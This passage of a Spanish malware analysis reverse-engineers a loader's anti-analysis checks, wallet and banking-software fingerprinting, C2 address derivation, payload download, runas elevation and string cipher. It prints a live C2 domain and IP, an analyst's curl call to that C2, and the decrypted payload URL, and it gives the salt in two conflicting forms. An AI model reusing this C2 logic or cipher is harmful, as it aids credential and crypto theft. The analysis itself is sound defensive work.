mw_decrypt(0, enc_str_68, (__int32)&dec_str__70, dec_str_, i);
mw_select_enc_processes_tools(vmtoolsd_exe_TGyue, &enc_str_69);
mw_decrypt(0, enc_str_69, (__int32)&dec_str__71, dec_str_, i);
mw_select_enc_processes_tools(procexp64_exe_ob6rD, &enc_str_70);
mw_decrypt(0, enc_str_70, (__int32)&dec_str__72, dec_str_, i);
mw_select_enc_processes_tools(procexp64a_exe_WEvz0, &enc_str_71);
mw_decrypt(0, enc_str_71, (__int32)&dec_str__73, dec_str_, i);
mw_select_enc_processes_tools(procexp_exe_R88DM, &enc_str_72);
mw_decrypt(0, enc_str_72, (__int32)&dec_str__74, dec_str_, i);
Toolhelp32Snapshot = (void *)Winapi::Tlhelp32::CreateToolhelp32Snapshot(2u, 0, v2);
if ( Toolhelp32Snapshot != (void *)-1 )
{
  v173[1] = 556;
  if ( j_Process32FirstW(hSnapshot, lppe) )
  {
    while ( 1 )
    {
      KB_System_WStrFromWArray(&v99, v174, 260);
      v98 = v99;
      if ( System::Sysutils::CompareText(v99, dec_str__1) )
      {
        KB_System_WStrFromWArray(&v97, v174, 260);
        v98 = v97;
        v4 = System::Sysutils::CompareText(v97, dec_str__2) == 0;
      }
      else
      {
        v4 = 1;
      }
      if ( v4 )
      {
        v5 = 1;
      }
      else
      {
        KB_System_WStrFromWArray(&v96, v174, 260);
        v98 = v96;
        v5 = System::Sysutils::CompareText(v96, dec_str__3) == 0;
      }
      if ( v5 )
      {
        v6 = 1;
      }
```

Fingerprinting y C2 callback

En el flujo principal de **mw_main()**, una vez superadas las comprobaciones de antianálisis, el malware procede a realizar un **fingerprinting** del sistema para recolectar información de la víctima, estos datos son cifrados y transmitidos de inmediato al servidor de comando y control (**C2**).

```
mw_fingerprint_machine((int)fingerprint_machine, TThreadMethod_AMethod, dec_str_);
UStrAsg(&::fingerprint_machine, fingerprint_machine[0]);
if ( !(unsigned __int8)mw_c2_checkin(::fingerprint_machine, i, dec_str_) )
{
  fingerprint_machine[18] = (int)TThread_AThread;
  fingerprint_machine[17] = (int)mw_error_msgbox;
  TThread_AThread_3 = TThread_AThread;
  sub_79CCEC_2 = mw_error_msgbox;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_1);
}
```

La función **mw_fingerprint_machine()** concatena la siguiente información de la víctima usando como separador los caracteres "*~+":

- Código de País
- Nombre de la región
- Ciudad

- Nombre de equipo
- Nombre de usuario
- Versión del sistema operativo
- Antivirus instalados
- Comprobación si outlook está instalado en el sistema
- Comprobación de las siguientes carpetas:
- c:\Program Files\Binance
- Binance
- c:\Program Files (x86)\Binance
- c:\Program Files\Electrum
- Electrum
- c:\Program Files (x86)\Electrum
- c:\Program Files\Coinomi
- Coinomi
- c:\Program Files (x86)\Coinomi
- c:\Program Files\BitBox
- BitBox
- c:\Program Files (x86)\BitBox
- OPOLODesk
- c:\Program Files\OPOLODesk
- c:\Program Files (x86)\OPOLODesk
- c:\Program Files\Bitcoin
- Bitcoin
- c:\Program Files (x86)\Bitcoin
- C:\Program Files\Topaz OFD
- C:\Program Files (x86)\Topaz OFD
- C:\Program Files (x86)\Diebold
- C:\Program Files\Diebold
- C:\Program Files (x86)\Trusteer
- C:\Program Files\Trusteer
- + IBM
- IBM
- Numero de monitores

- Fecha
- Directorio de ejecución
- Nombre actual del ejecutable
- Nombre de la unidad lógica

```
mw_ip_api_region_Name((int)&region_name, v5, (int)v1, out, dec_str_);
System::__linkproc__ UStrEqual(region_name, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_1);
  mw_decrypt(0, enc_str_1, (__int32)&region_name, dec_str_, out);
}
mw_ip_api_City(&city, v7, (int)v1, out, dec_str_);
System::__linkproc__ UStrEqual(city, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_2);
  mw_decrypt(0, enc_str_2, (__int32)&city, dec_str_, out);
}
mw_GetComputerNameW(&computername);
System::__linkproc__ UStrEqual(computername, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_3);
  mw_decrypt(0, enc_str_3, (__int32)&computername, dec_str_, out);
}
mw_get_username_from_env(&username, (int)v1, out, dec_str_);
System::__linkproc__ UStrEqual(username, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_4);
  mw_decrypt(0, enc_str_4, (__int32)&username, dec_str_, out);
}
mw_get_os_version(&os_version, out, dec_str_);
System::__linkproc__ UStrEqual(os_version, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_5);
  mw_decrypt(0, enc_str_5, (__int32)&os_version, dec_str_, out);
}
mw_get_AVS_via_COM(&avs, out, dec_str_);
mw_get_AVS_via_COM(&avs_1, out, dec_str_);
UStrAsg(::avs, avs_1);
System::__linkproc__ UStrEqual(avs, *v1);
if ( v6 )
{
```

```
mw_get_drive(&drive_name);
System::__linkproc__ UStrEqual(drive_name, *v1);
if ( v6 )
{
  mw_dirs(_0__1_A7DCK, &enc_str_17);
  mw_decrypt(0, enc_str_17, (__int32)&drive_name, dec_str__17, out);
}
mw_dirs(_0x2a0x7e0x2b_xEKJx, &enc_str_18);    // *~+
mw_decrypt(0, enc_str_18, (__int32)&dec_str__22, dec_str__17, out);
HIDWORD(v14) = dec_str__22;
mw_dirs(_0x2a0x7e0x2b__1_xZsFV, &enc_str_19);
mw_decrypt(0, enc_str_19, (__int32)&dec_str__23, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__1_xZsFV, &enc_str_20);
mw_decrypt(0, enc_str_20, (__int32)&dec_str__24, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__1_xZsFV, &enc_str_21);
mw_decrypt(0, enc_str_21, (__int32)&dec_str__25, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__2_mE4AW, &enc_str_22);
mw_decrypt(0, enc_str_22, (__int32)&dec_str__26, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__3_7qrIq, &enc_str_23);
mw_decrypt(0, enc_str_23, (__int32)&dec_str__27, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__4_8MAnZ, &enc_str_24);
mw_decrypt(0, enc_str_24, (__int32)&dec_str__28, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__5_Ggzvw, &enc_str_25);
mw_decrypt(0, enc_str_25, (__int32)&dec_str__29, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__6_RvIbk, &enc_str_26);
mw_decrypt(0, enc_str_26, (__int32)&dec_str__30, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__7_CPR6B, &enc_str_27);
mw_decrypt(0, enc_str_27, (__int32)&dec_str__31, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__8_JUECe, &enc_str_28);
mw_decrypt(0, enc_str_28, (__int32)&dec_str__32, dec_str__17, out);
mw_dirs(_0x2a0x7e0x2b__9_gW1wh, &enc_str_29);
mw_decrypt(0, enc_str_29, (__int32)&dec_str__33, dec_str__17, out);
dec_str__34 = drive_name;
System::__linkproc__ UStrCatN(&v81, 24);
UStrAsg(out, v81);
```

La función **mw_c2_checkin()** es la encargada de obtener la IP y el puerto del C2 en base al dominio para enviar los datos cifrados.

Para ello, primero obtiene el dominio que se encuentra cifrado.

```
if ( v8 || (System::__linkproc__ UStrEqual(country_code, dec_str__1), !v8) )
  mw_decrypt(
    0,
    (__int32)L"e01CMTcwQTJEQjRGQTlGMTQwNzVENzJGNzlFRjUyOTZENzBEN0ZBMjczODBGODBENzhDMTNFREY0NDE1NDg4MUZFNTJCNDA4M0RE
    (__int32)&goldsymbol09394002_dvrcam_info,
    dec_str__6,
    i);
else
```

```
> python .\first_exe_dec_strings.py e01CMTcwQTJEQjRGQTlGMTQwNzVENzJGNzlFRjUyO
goldsymbol09394002.dvrcam.info
>
```

Después, obtiene la IP del dominio usando DNS over HTTP (dns.google), reemplaza los puntos de la ip y computa el puerto.

```
get_IP_of_C2(goldsymbol09394002_dvrcam_info, &sub_74CBEB_1, i);
mw_str_cpy((int *)&goldsymbol09394002_dvrcam_info, sub_74CBEB_1);
System::__linkproc__ UStrEqual(goldsymbol09394002_dvrcam_info, *(_DWORD *)ip_c2_maybe);
if ( !v8 )
{
  ExceptionList = 1;
  mw_select_dns_google(__NZHx5, (int)&enc_str_2);// __NZHx5 = "."
  mw_decrypt(0, enc_str_2, (__int32)&dot, dec_str__6, i);
  mw_string_replace(goldsymbol09394002_dvrcam_info, dot, 0, ExceptionList, (int *)&c2_ip_no_dots);
  mw_compute_c2_port(
    c2_ip_no_dots,
    &formated_c2,
    0,
    i,
    dec_str__6,
    dec_str__14,
    dec_str__13,
    ExceptionList_1,
    (int)v26,
    name_exe,
    special_chars_6,
    name_directory,
    special_chars_4,
    SOLICITADO_3,
    special_chars_,
    SOLICITADO_2,
    special_chars_1,
    fingerprint_machine_1_1,
    SOLICITADO_1,
    CLIENT_SOLICITA_DDS_MDL0x7c_1);
```

Como ejemplo se obtiene la IP de example.com usando dns.google.

```
$ curl -s -X GET  'https://dns.google/resolve?name=example.com'  | jq
{
  "Status": 0,
  "TC": false,
  "RD": true,
  "RA": true,
  "AD": true,
  "CD": false,
  "Question": [
    {
      "name": "example.com.",
      "type": 1
    }
  ],
  "Answer": [
    {
      "name": "example.com.",
      "type": 1,
      "TTL": 300,
      "data": "172.66.147.243"
    },
    {
      "name": "example.com.",
      "type": 1,
      "TTL": 300,
      "data": "104.20.23.154"
    }
  ],
  "Comment": "Response from 172.64.35.228."
}
```

La función **mw_compute_c2_port()** realiza una sustitución de los primeros 4 números de la IP (sin los puntos), estos 4 números sustituidos corresponden con el puerto:

```
sub_79AEC4(*c2__1);
sub_79AF28(c2__1[1]);
sub_79AF94(c2__1[2]);
HIWORD(v26) = sub_79B000(c2__1[3]);
UStrFromPWCharLen((int)&v25);
UStrFromPWCharLen((int)&v24);
UStrFromPWCharLen((int)&v23);
UStrFromPWCharLen((int)&v22);
System::__linkproc__ UStrCatN(p_formated_c2_1, 4);
```

```
__int16 __fastcall sub_79AEC4(__int16 n52)
{
  switch ( n52 )
  {
    case '1':
      n52 = '4';
      break;
    case '2':
      n52 = '3';
      break;
    case '3':
      n52 = '5';
      break;
    case '4':
      n52 = '7';
      break;
    case '5':
      n52 = '9';
      break;
    case '6':
      n52 = '8';
      break;
    case '7':
      n52 = '1';
      break;
    case '8':
      n52 = '2';
      break;
    case '9':
      n52 = '6';
      break;
    default:
      return n52;
  }
  return n52;
}
```

```
__int16 __fastcall sub_79AF28(__int16 n50)
{
  switch ( n50 )
  {
    case '0':
      n50 = '2';
      break;
    case '1':
      n50 = '7';
      break;
    case '2':
      n50 = '8';
      break;
    case '3':
      n50 = '6';
      break;
    case '4':
      n50 = '4';
      break;
    case '5':
      n50 = '9';
      break;
    case '6':
      n50 = '5';
      break;
    case '7':
      n50 = '2';
      break;
    case '8':
      n50 = '3';
      break;
    case '9':
      n50 = '1';
      break;
    default:
      return n50;
  }
  return n50;
```

```
__int16 __fastcall sub_79AF94(__int16 n52)
{
  switch ( n52 )
  {
    case '0':
      n52 = '4';
      break;
    case '1':
      n52 = '3';
      break;
    case '2':
      n52 = '1';
      break;
    case '3':
      n52 = '7';
      break;
    case '4':
      n52 = '2';
      break;
    case '5':
      n52 = '9';
      break;
    case '6':
      n52 = '8';
      break;
    case '7':
      n52 = '6';
      break;
    case '8':
      n52 = '5';
      break;
    case '9':
      n52 = '7';
      break;
    default:
      return n52;
  }
  return n52;
```

```
__int16 __fastcall sub_79B000(__int16 n54)
{
  switch ( n54 )
  {
    case '0':
      n54 = '6';
      break;
    case '1':
      n54 = '1';
      break;
    case '2':
      n54 = '7';
      break;
    case '3':
      n54 = '8';
      break;
    case '4':
      n54 = '9';
      break;
    case '5':
      n54 = '3';
      break;
    case '6':
      n54 = '5';
      break;
    case '7':
      n54 = '1';
      break;
    case '8':
      n54 = '4';
      break;
    case '9':
      n54 = '2';
      break;
    default:
      return n54;
  }
  return n54;
```

Como ejemplo se resuelve la ip y puerto usando el dominio example.com.

```
$ python3 get_port_and_ip.py example.com
[+] C2 callback: http://172.66.147.243:4215
[+] C2 callback: http://104.20.23.154:4227
```

Después de haber resuelto la IP y el puerto del dominio c2, **mw_c2_checkin()** construye la URL a la que se enviarán los datos cifrados:

```
mw_select_dns_google(CLIENT_SOLICITA_DDS_MDL0x7c_rQhzJ, (int)&enc_str_7);
mw_decrypt(0, enc_str_7, (__int32)&CLIENT_SOLICITA_DDS_MDL0x7c, dec_str__6, i);
mw_select_dns_google(SOLICITADO_iIixz, (int)&enc_str_8);
mw_decrypt(0, enc_str_8, (__int32)SOLICITADO, dec_str__6, i);
CLIENT_SOLICITA_DDS_MDL0x7c_1 = CLIENT_SOLICITA_DDS_MDL0x7c;
SOLICITADO_1 = SOLICITADO[0];
fingerprint_machine_1_1 = fingerprint_machine_1;
mw_select_dns_google(_0x2a0x7e0x2b_VLRLB, (int)&enc_str_9);
mw_decrypt(0, enc_str_9, (__int32)&special_chars, dec_str__6, i);// dec_str__16  = *~+
special_chars_1 = special_chars;
SOLICITADO_2 = SOLICITADO[2];
mw_select_dns_google(_0x2a0x7e0x2b_VLRLB, (int)&enc_str_10);
mw_decrypt(0, enc_str_10, (__int32)&special_chars_2, dec_str__6, i);
special_chars_ = special_chars_2;
SOLICITADO_3 = SOLICITADO[1];
mw_select_dns_google(_0x2a0x7e0x2b_VLRLB, (int)&enc_str_11);
mw_decrypt(0, enc_str_11, (__int32)&special_chars_3, dec_str__6, i);
special_chars_4 = special_chars_3;
name_directory = *::name_directory;
mw_select_dns_google(_0x2a0x7e0x2b_VLRLB, (int)&enc_str_12);
mw_decrypt(0, enc_str_12, (__int32)&special_chars_5, dec_str__6, i);
special_chars_6 = special_chars_5;
name_exe = *::name_exe;
bool = System::__linkproc__ UStrCatN(&enc_str_13, 11);
LOBYTE(bool) = 1;
mw_decrypt(bool, enc_str_13, (__int32)&encrypted_data, dec_str__6, i);// bool = 1 ---> encrypt data
v26 = &savedregs;
ExceptionList_1 = (struct _EXCEPTION_REGISTRATION_RECORD *)&loc_79B99E;
dec_str__13 = (int *)NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, (unsigned int)&dec_str__13);
mw_select_dns_google(http____YSawc, (int)&enc_str_14);
mw_decrypt(0, enc_str_14, (__int32)&http_slash_slash, dec_str__6, i);
dec_str__14 = http_slash_slash;
ExceptionList = goldsymbol09394002_dvrcam_info;
mw_select_dns_google(___1_xnWRf, (int)&enc_str_15);
mw_decrypt(0, enc_str_15, (__int32)&doble_dot, dec_str__6, i);
dec_str__23 = doble_dot;
formated_c2_1 = formated_c2;
mw_select_dns_google(___2_mLGF1, (int)&enc_str_16);
mw_decrypt(0, enc_str_16, (__int32)&slash, dec_str__6, i);
slash_1 = slash;
System::__linkproc__ UStrCatN(full_url_c2_and_port, 5);
System::__linkproc__ UStrCat3(&url_maybe, *full_url_c2_and_port, encrypted_data);
mw_http_get(url_maybe, &p_enc_str);
```

Cuando se envía la petición por GET, se estructura la respuesta del c2 (cifrada) usando como delimitador el carácter "|".

La respuesta contiene estos campos:

- URL descarga del ZIP (XML Cifrado)
- IP
- Directorio de extracción
- Nombre de EXE
- ID

```
System::__linkproc__ UStrEqual(p_enc_str, *(_DWORD *)ip_c2_maybe);
if ( !v8 )
{
  mw_decrypt(0, p_enc_str, (__int32)&dec_str__26, dec_str__6, i);
  mw_str_cpy(&p_enc_str, dec_str__26);
  System::__linkproc__ UStrEqual(p_enc_str, *(_DWORD *)ip_c2_maybe);
  if ( !v8 )
  {
    v10 = UStrToPWChar((int *)p_enc_str);
    if ( mw_parse(v10, L"|") )
    {
      LOBYTE(ShortInt_Alloc) = 1;
      System::Classes::TStringList::TStringList(VMT_493A00_TStringList, ShortInt_Alloc);
      TStrings_Self_2 = TStrings_Self_1;
      v18[2] = (unsigned int)&savedregs;
      v18[1] = (unsigned int)&loc_79B984;
      v18[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
      __writefsdword(0, (unsigned int)v18);
      TStrings_Self = (TStrings_Self *)TStrings_Self_1;
      v14 = UStrToPWChar((int *)p_enc_str);
      unknown_libname_1479(dword_79BB14, &dword_79BAF4, v14, TStrings_Self);
      (*(void (__fastcall **)(System::TObject *, _DWORD, int *))(*(_DWORD *)TStrings_Self_2 + 12))(
        TStrings_Self_2,
        0,
        &v40);
      UStrAsg(url_download_file, v40);
      (*(void (__fastcall **)(System::TObject *, int, int *))(*(_DWORD *)TStrings_Self_2 + 12))(
        TStrings_Self_2,
        1,
        &v39);
      UStrAsg(ip_c2, v39);
      (*(void (__fastcall **)(System::TObject *, int, int *))(*(_DWORD *)TStrings_Self_2 + 12))(
        TStrings_Self_2,
        2,
        &v38);
      UStrAsg(::name_directory, v38);
      (*(void (__fastcall **)(System::TObject *, int, int *))(*(_DWORD *)TStrings_Self_2 + 12))(
        TStrings_Self_2,
        3,
        &CLIENT_SOLICITA_DDS_MDL0x7c_1);
      UStrAsg(::name_exe, CLIENT_SOLICITA_DDS_MDL0x7c_1);
      v15 = *(_DWORD *)TStrings_Self_2;
      (*(void (__fastcall **)(System::TObject *, int, int *))(*(_DWORD *)TStrings_Self_2 + 12))(
        TStrings_Self_2,
        4,
        &SOLICITADO_1);
      UStrAsg(key_maybe, SOLICITADO_1);
```

Ejemplo de petición al C2 con un *fingerprint* falso y cifrado:

```
(venv)                                  $ torsocks curl -s -X GET 'http://54.167.240.150:9435/KjtGRDMyNjJEQTI1NzdDQzAyNTdBRkUwMkY3RkQzMTk4NUM5MzhBMkRDM0NBMUUxMDI3N0ZDNUFFNTU
flFQTUyQkYxNTQ1N0VDQjFGNzRDMjBENjNBOEVFMzQ4ODAyNzI5RENERDIzNUE4QzYwNTBGQjEzODBCMzJDNzE5NDQ0RDhCRjE1QkNGMjk3REM0MTc2NkJCMjg3MkU0NDk3OUYwNjJFRDdCQzcyRUI1M0NCQzM5QkY3MURDNERBOTM1QjYzMjhDRTMzM
CQ0MxNDRDQkQyNDhEMDI3N0NCMjE5MTA0NDA1Rjk5Mjk0MzlGQzcyRUIyOTc4REFDQ0VDQTBFNjdCMjIxNTVDNzFFNTBCQzMyOENEMzBENDBBMzFENUZBNERCMUY1MTlFMzQ5MUQ1NzJFNTNCREQ2QTg1ODJFMTE5NkRDMDMxNUNBNzIyNjNENDNCQTC
DhGREE0OTdERUYxODQ3OUZFOTAwNEE5MkQwMTgxQUY3NDhBQzM2OTNFMkpq'
JXZBQzc1QkQxMDQwQTNFNzU3Q0QxQTk0RTkxQTY2RDAxNjQ4Q0Q3QTgyRDIxNDY4OUYyNTQyRTI0RUE2QzUwNDYwRTIzMEFBRjcyRDc5QTlGQjY4QzFGMzJEOThGMjQ4QUNGRDBGNTg5MDI4QjgxNjZBRDMxRTEwMkNDNjJFQjBDRjJCODREQjUwQkMw
U2QzIzREExRTkzNEE0RkQ2Q0MyRjIwRjVCQjgwNzY2RTQ3QkRGNzJDRTMwMDI2MDk3Rke0Njk0RkU2MkQ3MjU4RkUwNThBNDBGNTQ4NUQyMUI5M0U4MTk0REU5NzRGRDY1OERDODFBMDUzREYyNjVBMzJENkJDRjE3ODNGOTVDQ0ExOTgxRTQ1Mjk4RT
NTdCQ0QxRkRBMzM1MUE4MzdCRTAxMDk2RkE4NjNCRTEwNTNCRDA2NUE4RENGMDA2MUI4RTk1QUJGMkQ4M0Q0MzhBNUZCNzA4QURGMUFBNzNGOUQzODVDRjEyQkQ1N0FFNDA4QjExMTcyQzlGRTUyQUMwNDUyQzgyQzk5RUI1OEJCMjU1QUM2Nzc4M0Y1
c2MDk0MzY1OTk2QUU3RTk1RDMwRl9k(venv)                                  $
```

Al descifrar la respuesta del C2 obtenemos los datos estructurados:

```
(venv)                                  $ python first_exe_dec_strings.py akM0Mjg3Q0YyMjUyQjVGOTY5REYyQ0E2RkIyQzc4RTIyODVBRjU1M0RDN0ZGODBENzhERDFCMUIwNjFFNURGMzcwRDIyMDlBRTc
DY5OTlFQjU4QjFFMzFEODhFMjM4ODZENzczRjUxRkE2MzQ0Qjk3M0FBQjc3QjM0NTk5REE3NkQ0Mzg4REUzM0M5REY0NDdCMzA4M0E2RkRCMzE3OENFMzdDNTAzNjNCRTE0NUJFNTJFNENENDUwQTZDMzJDQjREMjFGODlEMjAzNTA5M0M3NDA4RUUyM
iREFFMUM1NUM4N0VGODYwRjA2NkE4MzU5MUM0ODNBNzdCRUQxNDc4RDUzODdGQjgzMTkyREEzMTY2QkMxMzYxQTRGQTJCNzlDMTRBQUQ3RENDMDc2RUYyNUNGMjRERDEyMUI0RDIwRUIxMTQ3RkI4MzA5NERCNDhCQzFFNzZFNjUzQThGMDNCQTc1Nzk
TVGRjU3OUVEQTc1RkYxQUZDMzFBNDI3NENGMzU4OUVFMDQ5QURGNDQzQjIwRDY1QUUyNDdFRDYzRkFCNEZBRjVBRkQ3OThERjgxRTVDRDQ1MElF
http://54.167.240.150:30339/DecodeCPUSidekickuIdqEWideOnePeak.xml|54.167.240.150|BoldProfessionaloghuyUSBWCGPlayer|VisionOptimizePremiumccfzTrustPatcher.exe|4340944
```

Lógica de actualización o primera ejecución

Dentro de la lógica de actualización en **mw_main()**, el malware realiza una comprobación inicial para determinar si el sistema host ya ha sido comprometido, en caso de detectar una infección previa, el malware interrumpe su ejecución.

```
n2_1 = mw_check_XML_and_C2(i, dec_str_);      // 1 = hacer nada (ya instalado), enviar status
if ( n2_1 == 1 )
{
  program_data_dir_1 = &savedregs;
  str_2 = &loc_79D985;
  ExceptionList = NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)&ExceptionList);
  System::__linkproc__ UStrEqual(str_4, dword_940910);
  if ( !v9 )
  {
    fingerprint_machine[16] = (int)TThread_AThread;
    fingerprint_machine[15] = (int)mw_send_status_to_C2;
    sub_79CD60_1 = mw_send_status_to_C2;
    System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_2);
  }
  __writefsdword(0, (unsigned int)sub_79CD60_1);
  ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)&loc_79DAC7;
  fingerprint_machine[14] = (int)TThread_AThread;
  fingerprint_machine[13] = (int)mw_error_msgbox_2;
  System::Classes::TThread::Synchronize(TThread_AThread, sub_79CD60_1);
}
```

Si no se detecta una instalación previa, el componente procede a la descarga de un archivo **XLM** (un archivo comprimido ZIP bajo cifrado), el cual es posteriormente descifrado y extraído en el sistema local para su ejecución.

```
else                                    // instalación del XML (ZIP) / C2 actualizado
{
  get_program_data_dir((int)&program_data_dir, 0, i, dec_str_);
  program_data_dir_1 = program_data_dir;
  str_2 = str_1;
  ExceptionList = (struct _EXCEPTION_REGISTRATION_RECORD *)::ExceptionList;
  System::__linkproc__ UStrCatN((int *)&v27, 3);
  mw_create_dir(v27, 0, i, dec_str_);
  System::__linkproc__ UStrCatN((int *)&string_FileName, 3);
  if ( !(unsigned __int8)download_zip((int)string_FileName, 0, i, dec_str_) )
  {
    fingerprint_machine[12] = (int)TThread_AThread;
    fingerprint_machine[11] = (int)mw_send_status_to_C2_2;
    System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_3);
  }
  if ( !(unsigned __int8)mw_decrypt_and_decompress_file(string_FileName, (int)v27, i) )
  {
    fingerprint_machine[10] = (int)TThread_AThread;
    fingerprint_machine[9] = (int)mw_send_status_to_C2_3;
    System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_4);
  }
  System::Sysutils::DeleteFile((System::Sysutils *)string_FileName, (const int)TThreadMethod_AMethod_4);
  mw_create_program_data_ini_file(0, i, dec_str_);// maybe mark as infected
```

Tras la extracción del nuevo binario, el malware lo ejecuta desde el directorio **%programdata%**.

```
n2 = mw_self_update_execute(TThread_AThread, i, 0);
if ( !n2 )
{
  fingerprint_machine[8] = (int)TThread_AThread;
  fingerprint_machine[7] = (int)sub_79CFE4;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_5);
}
if ( n2 == 1 )
{
  fingerprint_machine[6] = (int)TThread_AThread;
  fingerprint_machine[5] = (int)sub_79D260;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_5);
}
if ( n2 == 2 && n2_1 != 2 )
{
  fingerprint_machine[4] = (int)TThread_AThread;
  fingerprint_machine[3] = (int)sub_79CF08;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_5);
}
if ( n2 == 2 && n2_1 == 2 )
{
  fingerprint_machine[2] = (int)TThread_AThread;
  fingerprint_machine[1] = (int)sub_79CE34;
  sub_79CE34_1 = sub_79CE34;
  System::Classes::TThread::Synchronize(TThread_AThread, TThreadMethod_AMethod_5);
}
__writefsdword(0, (unsigned int)sub_79CE34_1);
j_FreeMem_0((int *)&program_data_dir, 2);
j_FreeMem_0((int *)&v27, 4);
```

La función **mw_self_update_execute()** es la encargada de lanzar el nuevo binario extraído, para ello intenta elevar sus privilegios mediante el uso de **runas** (solicitando la escalada de tokens de seguridad) o, en su defecto, lo ejecuta bajo el contexto de usuario actual si la elevación no es posible.

```
                        v42) == 1 )
  {
    get_program_data_dir((int)&v61, date_1, i_3, (int)&::cchLength);
    System::__linkproc__ UStrCatN(&v62, 5);
    mw_runas(v62, i_3);
  }
  else                                  // No privileged
  {
    get_program_data_dir((int)&v59, date_1, i_3, (int)&::cchLength);
    System::__linkproc__ UStrCatN(&v60, 5);
    mw_normal_create_proc(v60);
  }
}
```

Algoritmos de cifrado y descifrado

Cifrado y descifrado de strings

La función que cifra o descifra las strings tiene la siguiente firma:

```
mw_decrypt(

bool encrypt,

wchar* in_wstr,

wchar* out_wstr

);
```

encrypt: 1 para cifrar una cadena, 0 para descifrar.

in_wstr: cadena a cifrar o descifrar.

out_wstr: cadena cifrada o descifrada.

```
if ( enc_str_1 )
{
  v7[2] = (unsigned int)&savedregs;
  v7[1] = (unsigned int)&loc_7434FE;
  v7[0] = (unsigned int)NtCurrentTeb()->NtTib.ExceptionList;
  __writefsdword(0, (unsigned int)v7);
  mw_str_cpy(&enc, enc_str_1);
  if ( (_BYTE)bool_1 )                          // encrypt
  {
    j_mw_base64_encode(enc, (int)&v15);
    mw_str_cpy(&enc, v15);
    sub_742FD0(enc, &v14, a4);
    mw_str_cpy(&enc, v14);
    j_mw_base64_encode(enc, (int)&v13);
    mw_str_cpy(&enc, v13);
  }
  else                                          // decrypt
  {
    j_mw_base64_decode(enc, &decoded_enc);
    mw_str_cpy(&enc, decoded_enc);
    sub_7431F4(enc, &decrypted, bool_1, a4, a5);
    mw_str_cpy(&enc, decrypted);
    j_mw_base64_decode(enc, &final_decrypted);
    mw_str_cpy(&enc, final_decrypted);
  }
  __writefsdword(0, v7[0]);
  UStrAsg(v16, enc);
}
```

El flujo consta de 3 fases:

- Codificar o decodificar base64
- Aplicar algoritmo de cifrado o descifrado
- Codificar o decodificar base64

Generación de la clave de cifrado (para el cifrado de una cadena):

- Genera 4 caracteres aleatorios usados como semilla.
- Los 2 primeros caracteres se concatenan al principio de la cadena cifrada.
- Los 2 últimos caracteres se concatenan al final.
- Resultado: <2 primeros chars><texto cifrado><2 últimos chars>.
- Con esta semilla se genera una clave de 20 caracteres pseudo aleatoria usando el algoritmo **Fisher-Yates shuffle** y un juego de caracteres personalizado: **!@#$%^&*()_+-=[]{}|;:,.<>?**
- *RandSeed* se calcula usando los 4 caracteres generados de la siguiente forma: el valor en decimal de cada carácter se suma con el siguiente, el resultado se multiplica por 2 para obtener *RandSeed*.

  Sum = Σ ord(c) para c en seed

```
RandSeed = Sum * 2
```

- **Fisher-Yates shuffle** genera una permutación aleatoria de un conjunto de elementos en una lista, recorriendo esta lista desde el final hasta el principio intercambiando cada elemento con otro seleccionado aleatoriamente (en este caso pseudo aleatoria, ya que la generación del número aleatorio en Delphi es determinista si se sabe el *RandSeed* inicial).
- A esta clave generada con **Fisher-Yates shuffle** se le concatena un *salt*. incrustado en el código, **50600tvc0425**
- Una vez la clave es generada (longitud de 32 bytes siempre), se procede a la generación del KEY STREAM
- Los primeros 16 bytes se ponen a cero.
- Los siguientes 16 bytes corresponden con la clave generada.
- Resultado:
- Clave generada: |+=:]^(}#[;@*_%>),!{50600tvc0415
- KEY STREAM: [0x0] * 16 + b"),!{50600tvc0415"

Pseudo código de la generación de la clave (*build_keystream*):

```
RandSeed = sum( ord(c) for c in seed )
RandSeed = (RandSeed + RandSeed) & 0xFFFFFFFF
rng = DelphiRandom(RandSeed)
SALT = 50600tvc0415
CHARSET = !@#$%^&*()_+-=[]{}|;:,.<>?
n = len(CHARSET) - 1
while n >= 1:
   j = rng.next(n + 1)
   CHARSET[n], CHARSET [j] = CHARSET [j], CHARSET [n]
   n -= 1
return CHARSET[:20] + SALT
```

- Pseudo código del algoritmo de cifrado de una cadena:
- Primeramente, se genera un entero aleatorio que actuará como referencia para los demás valores (el siguiente valor depende del valor anterior)
- En la primera iteración, el valor con el que se hará XOR (ks_val) será el primer elemento del KEYSTREAM sin ceros (ks, el valor real antes de convertir los primeros 16 bytes a cero)
- En las demás iteraciones se accede a los elementos de ks_buf (ya con los 16 primeros bytes a cero)
- Después se suma el valor en decimal del carácter actual con el valor de prev_cipher_b (este es el valor del carácter cifrado anterior), a la suma se le aplica el módulo de 255 (% 255), para que el resultado siempre esté en el rango de 0 a 254. Ejemplo:

- Letra actual “B” (66), valor del carácter cifrado anterior = 200
- Suma = 66 + 200 = 266
- Modulo = 266 % 255 = 11

- Con este resultado, se hace xor con ks_val
  - prev_cipher_b = ks_val ^ 11

```
seed = get_random_char(len=4)
ks = build_keystream(seed)
ks_buf = list(len=32)

for i = 1 to 16:
   ks_buf[i] = 0

